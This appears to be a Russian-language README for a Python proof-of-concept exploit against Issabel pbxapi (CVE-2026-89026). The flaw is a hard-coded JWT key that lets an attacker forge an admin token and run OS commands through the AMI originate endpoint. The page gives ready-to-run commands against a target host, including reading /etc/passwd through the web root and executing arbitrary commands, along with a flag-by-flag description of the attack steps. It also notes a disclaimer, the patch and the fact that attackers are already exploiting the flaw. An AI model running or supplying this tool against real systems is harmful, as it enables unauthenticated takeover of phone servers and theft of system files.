
 im-hanzou/cve-2026-89026
Python PoC для CVE-2026-89026: подделывает HS256 JWT с жёстко заданным ключом Issabel pbxapi для обхода аутентификации и выполнения команд ОС через AMI originate.

Issabel pbxapi — POC удалённого выполнения команд через жёстко заданный ключ JWT
Issabel Framework pbxapi — неаутентифицированная подделка JWT (жёстко заданный ключ HS256), затем GET /pbxapi/manager/originate с Application=System для выполнения команд ОС от имени пользователя Asterisk. Исправлено в коммите b97dbaf (ключ загружается из /etc/issabel.conf). Shadowserver наблюдал эксплуатацию с 2026-09-09.
Только для авторизованного тестирования. Не запускайте это против систем, которыми вы не владеете и на тестирование которых у вас нет разрешения.
Требуется: Python 3, только стандартная библиотека.
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --test --insecure

python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --read /etc/passwd --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u https://TARGET --cmd id --insecure
python3 cve-2026-89026-issabel-pbxapi-jwt-rce.py -u TARGET --test
| Флаг | Что делает |
|---|---|
-u / --url | Базовый URL Issabel (обязателен). http:// или https://. Имя хоста без схемы сначала пробуется как HTTPS, затем как HTTP. При редиректах http→https метод POST сохраняется. При неверных TLS-сертификатах выполняется повторная попытка без проверки; --insecure пропускает проверку с самого начала (Issabel часто использует самоподписанный сертификат) |
--test | Определяет /pbxapi и доказывает, что поддельный admin JWT принимается. Без originate / без выполнения команд |
--read PATH | Выполняет cp PATH в корень веб-сервера через System, затем GET-запросом получает файл (так вы увидите /etc/passwd) |
--cmd CMD | GET /pbxapi/manager/originate?application=System&data=CMD. AMI не возвращает stdout — используйте --read, чтобы просмотреть файл |
--channel | Channel для originate (по умолчанию Local/s@default) |
--insecure | Пропустить проверку TLS |
--timeout | Таймаут HTTP в секундах (по умолчанию 30) |
Эндпоинты --test: GET /pbxapi/ без Authorization (ожидается 403), затем тот же URL с Authorization: Bearer <поддельный JWT>. Ответ 200 в формате JSON со списком controllers / manager (или JSON подключения к AMI после аутентификации) означает VULNERABLE. Метод originate не вызывается.
Аутентификация: для атакующего её нет. API считает, что использует аутентификацию Bearer JWT. До исправления pbxapi/index.php задаёт JWT_KEY как строку, скомпилированную в каждую установку. PoC подписывает HS256 полезную нагрузку {iat, exp, data.name=admin} этим ключом. После исправления ключ берётся как base64_decode(pbxapijwtsecret) из /etc/issabel.conf, и стандартный токен отклоняется (NOT_VULNERABLE).
Stdout: PBXAPI, VULNERABLE, NOT_VULNERABLE, NOT_FOUND, HANDLER, HTTP.
CVE: CVE-2026-89026. Благодарность: Shadowserver Foundation / VulnCheck. Патч: b97dbaf.






